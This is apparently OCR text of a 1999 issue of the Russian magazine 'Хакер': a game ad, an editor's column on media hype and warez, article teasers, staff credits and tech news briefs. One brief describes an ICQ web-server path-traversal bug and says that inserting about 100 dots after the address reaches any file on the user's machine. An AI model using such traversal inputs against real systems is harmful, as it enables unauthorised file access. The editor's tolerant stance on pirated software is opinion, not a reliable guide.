


журнал компьютерных хулиганов
Хакер
#4/99
www.xakep.ru
Г-н Карлсон,
который жил на крыше,
20 лет
спустя.
Давай
пошалим!
ВАРЕНИ
Хак-
-группа
KPZ
X-дизайн
WAREZ


Уважаемый товарищ Квакин!
С прискорбием ;-(извещаем Вас, что Ваш сын Вася Квакин геройски погиб в подземельях QUAKE II.
Василий был храбр в бою и погиб как настоящий герой.
Это случилось 1-го сентября на 20-м уровне. Подлая пуля (дура) киборга оборвала его жизнь, разорвав храброе сердце геймера.
Мы, его однополчане, передаём Вам его личные вещи: 1) часы; 2) личный медальон и журнал «СТРАНА ИГР», который Вася всегда носил с собой.
Однополчане Василия.
A(II) Rh+
ВАСЯ
Современные компьютерные
PC CD-ROM • Online • Play
СТРАНА ИГР
http://www.gameland.ru
Command & Conquer 2: Tiberian Sun, Tonic Trouble, Jagged Alliance 2, Rebellion, SpecOps: US Army Rangers, Fallout 2, Dark Vengeance, Metal Gear Solid, VR3000, Extreme Tactics, Tenchu, RPG, Mission Imposible, Space Girls, Emergency, Time Crisis
СТРАНА ИГР
PC
CD-ROM
СТРАНА ИГР
ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ
www.gameland.ru



От редактора

Что-то я не пойму, чего это все так парятся по поводу этих хакерских атак на военные сервера? Ну, хакнули, ну и что? Америка из-за этого войну не закончит, самолеты бомбы не растеряют по дороге, так что ж такой ажиотаж поднимать то? Наши СМИ меня просто умиляют, рассказывая о том, как после массовых атак на сервера с доменом mil, американские военные «выражают озабоченность» (это фраза такая у них модная, вместо «офигели») относительно стабильности военных сетей. Видали, как закрутили? Типа, вот еще пару раз хакнут и вся американская армия ласты склеит. Народ принимает все это за истинную правду и чуть ли не записывается в ряды виртуальных добровольцев по борьбе с **НАТО** без отрыва от производства (а точнее, без отрыва задницы от кресла). Цирк уехал, клоуны остались!


А уж про хакерские группы что пишут — это вообще отпад! На сайте Компьютерры истинных ценителей это журнала пичкали статьей «Хакерам надают по мозгам», в которой рассказывалось о закрытии группы **UCL**. Ох, ну чего только не наплели! Например, то, что наши доблестные спецслужбы взяли **Лешего** и из-за этого группа наделала в штаны и решила быстренько закрыться. Причем все это дается в форме утверждения, безо всяких «по непроверенным сведениям». Ребята из **UCL** настолько обалдели от такой наглости, что решили написать статью о том, как это происходило в реальности, а не в воображении автора Компьютерры.

Еще одно издание, любящее наезжать на наш журнал, разместило на своем сайте проект «Воровские хроники», где рьяно борется с компьютерным пиратством. И это не где-нибудь в Америке, а у нас, в России, после кризиса. Молодцы, да? Только они забыли вывесить прайс-листы на лицензионный софт типа Photoshop или Windows'98, чтоб читателям было удобнее рассчитывать свой семейный бюджет, и обдумывать, как накопить 600 баксов на то же Photoshop, если зарплата — 100$.

В общем, у меня сложилось твердое впечатление — нашим СМИ стало не о чем писать и они начали выпрыгивать из штанов, соревнуясь, чьи штаны окажутся более похожими на катапульту.

Мы решили, что вся эта шняга с сенсациями нам не нужна. Ну зачем, скажите мне, выдумывать все эти байки и тем самым обманывать читателя? Или советовать читателю умереть с голоду? Нет, мы, конечно, не агитируем за пиратский софт. Все знают, что **WAREZ** — это нехорошо, но и агитировать отдать последнюю рубаху и купить Win'99 с регистрационной карточкой мы тоже не будем. Лучше мы расскажем о варезной сцене, объясним все термины в иерархии варезной группы, поведаем о пиратах, что называется «из первых рук», то есть их устами, а все эти «плохо-хорошо» мы оставим другим журналам. И вообще, все эти «Даешь каждому юзеру по лицензионному Виндоусу!» — не для нас. Мы привыкли давать вам информацию, а не лозунги, а уж выводы и решения вы принимайте сами.

Удачи,
Сергей Покровский



Вся масса юзеров Internet делится на две части: первая и наиболее многочисленная - это группа людей, которые пользуются тем программным обеспечением, которое активно подсовывают им крупные производители, не обращая внимания на то, что предложенные проги необязательно самые хорошие и работают недостаточно стабильно

стр. 20



Итак, началось все с того, что администрация известного московского компьютерного клуба «Орки» нанесла некоторый моральный ущерб одному из KpZ. Расплата последовала немедленно, и некоторое время на их серверах можно было видеть уникальное оформление в стиле KpZ...

стр. 32



Нда... Криков-то сколько, воплей! Пираты, сволочи, воруют, грабят, караул! А что толку? Ну, поорали, повизжали и все, теперь можно домой, баиньки. Народу мозги запудрены, дело сделано. Ух, как мне все это не нравится. И вот чтобы не быть еще одним «рупором», вещающим хрен знает откуда, я решил поехать на Митинский рынок и узнать все «из первых рук», а точнее, «из первых ртов»


стр. 44


Игры в номере:

Скоро

Приговор

Крематорий





Call to Power своим рождением на белый свет призвана выполнить лишь одну задачу. Принести своим создателям как можно больше прибыли при минимуме затраченных усилий.

Стр. 85

журнал компьютерных хулиганов
Хакер
#4/99
www.xakep.ru
Г-н Карлсон,
20 лет спустя
Давай
Халявный геймер
Хак-группа KPZ
X-дизайн
WAREZ
Как себя вести в общественном месте

РЕДАКЦИЯ

Сергей Покровский *pokrovsky@xakep.ru* — *самый главный редактор*
Денис Давыдов *dekaadr@gameland.ru* — *самый главный редактор по играм*
Игорь Пискунов *igor@gameland.ru* — *старший бакенщик*
Сергей Радионов — *озеленитель*
Алена Скворцова — *администратор*

ART

Иван Солякин — *дизайн и верстка*
Александр Еремин — *обложка*

ПРОИЗВОДСТВО

Леонид Андруцкий *leonid@gameland.ru* — *фотовывод*
Борис Скворцов *boris@gameland.ru* — *обслуживание компьютеров*
Ерванд Мовсисян — *техническая поддержка*

РЕКЛАМНЫЙ ОТДЕЛ

Игорь Пискунов *igor@gameland.ru* — *руководитель отдела*
пейджер: **(095) 742-42-42**, аб. 14225, факс: **(095) 125-0211**

ОПТОВАЯ ПРОДАЖА

Владимир Смирнов *vladimir@gameland.ru*
Самвел Анташян *samvel@gameland.ru*
тел.: **(095) 124-0402;** факс: **(095) 125-0211**

GAMELAND PUBLISHING

ИЧП «АГАРУН Компани» — *учредитель и издатель*
Дмитрий Агарунов *dmitri@gameland.ru* — *директор*
Борис Скворцов *boris@gameland.ru* — *финансовый директор*

Для писем 101000, Москва, Главпочтамп, а/я 652, ХАКЕР
Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Вывод на пленки осуществлен «ХГС»

Напечатано с готовых диапозитивов в
ИПК «Московская Правда», ул. 1905 года, д. 7
Зак 1847

Зарегистрирован в Государственном Комитете РФ
по печати. № 018240
Тираж 30 000 экземпляров
Цена договорная

За 10 лет компьютеры вычислили суперчисло

Новый рекорд из области больших простых чисел. Группой исследователей The Cabal найдено число, состоящее из 211 цифр. Предыдущий рекорд было число из 186 цифр, найденное в сентябре прошлого года. Изучение задачи разложения на множители и ее оптимизация необходимы для проверки надежности криптографических алгоритмов (например, для оценки трудоемкости при вскрытии алгоритма RSA). На получение этого числа ушло 10 компьютер/лет. В расчетах принимал участие и легендарный чувак — Фил Зиммерман, придумавший PGP. Одно из простых чисел, являющееся множителем, выглядит следующим образом: 1604204037181898492842452177634233120825494895604445254059369227570068074354992595031636365651567169241873842145514809 — И.П.

Забастовка в Южной Корее

Примерно 1000 корейцев, промышляющих продажей компьютеров, и на этой почве наверное окончательно потерявшие свои башни и крыши устроили забастовку. Протестовали против... чрезмерно завышенной цены на Windows98. Законопослушные корейцы сетовали на то, что живется им тяжело, а тут еще и Microsoft зажимает, вдобавок пираты кусок хлеба отбирают. В общем ужас. Кто-нибудь может себе представить такую картину у нас. Собирается демонстрация в 1000 человек и идет в офису Microsoft в Москве. И начинают требовать скидку на лицензионный МастДай98? Я лично нет. Даже в кошмарном сне. В общем, все к психиатру. Шагом, марш! — А.К.

А ты позвонил провайдеру!?

Если ты пользуешься программой дозвона Edialer, то будь готов к сюрпризу. Особо доверчивые лохи уже пожалели о том дне, когда появились в Интернете. Они получили по почте письмо якобы от автора программы Александра Горлача, где их просили заценить новую версию (http://members.xoom.com/edialer/). Естественно, что в программе был целый рассадник вирусов. Последняя нормальная версия — 1.42 и скачать ее можно по адресу http://www.enet.ru/~gorlach. А вообще, советуем в Интернете не доверять даже собственной маме. — И.П.

ICQ – задняя дверь в твой компьютер

В новой версии в программе появился мини веб-сервер «My ICQ Page», будто специально придуман для наколки пользователей. Его очередные баги позволяют добраться до любого документа на твоем компьютере, вставляя дополнительные точки в путь. Все, что нужно, это вставить 100 точек после адреса. Заклеймлены билды 1547 и 1700. — И.П.

Вам, ветераны!

Эх, золотое было время. Лет эдак 5-7 лет назад. Windows 3.1 только входила на территории СССР/России в моду. Везде царствовал Norton Commander, Lexicon и PkZip. Шло время, на смену PkZip'у пришел WinZip. Но оказывается, жив курилка. Компания PKWare, разработчики оригинального PkZip'а, выпустили новую, 32-битную, версию. Как и все предыдущие, новая версия 2.50 работает только из консоли. В



ней отсутствует ограничение на длину имени файла, а в архив можно добавлять уже не 5, а 16 тыс. файлов. В общем, хороший подарок, для ветерана на 9 Мая, который можно скачать с http://www.pkware.com. — А.К.


Все типы смешались

Виртуальные Java-машины, входящие в состав JDK 1.1 и 1.2 (Java 2) и Netscape Navigator 4.x (последняя версия машины Microsoft не затронута) содержат ошибку, которая дает апплетам доступ к диску клиента. Для атаки используется «type confusion» (смешение типов), позволяющую частично подменить верификатор (проверяющий код на корректность), загрузчик классов (может быть реализован на самой Java) и менеджер безопасности. Любой сбой во взаимодействии этих трех компонент (например, обход ограничения на создание своего загрузчика классов) может привести к падению системы безопасности и созданию апплета, способного измочалить компьютер пользователя. — И.П.

Народу прибавляется

Согласно последней переписи населения, осуществленной NUA Internet Surveys в конце марта, в

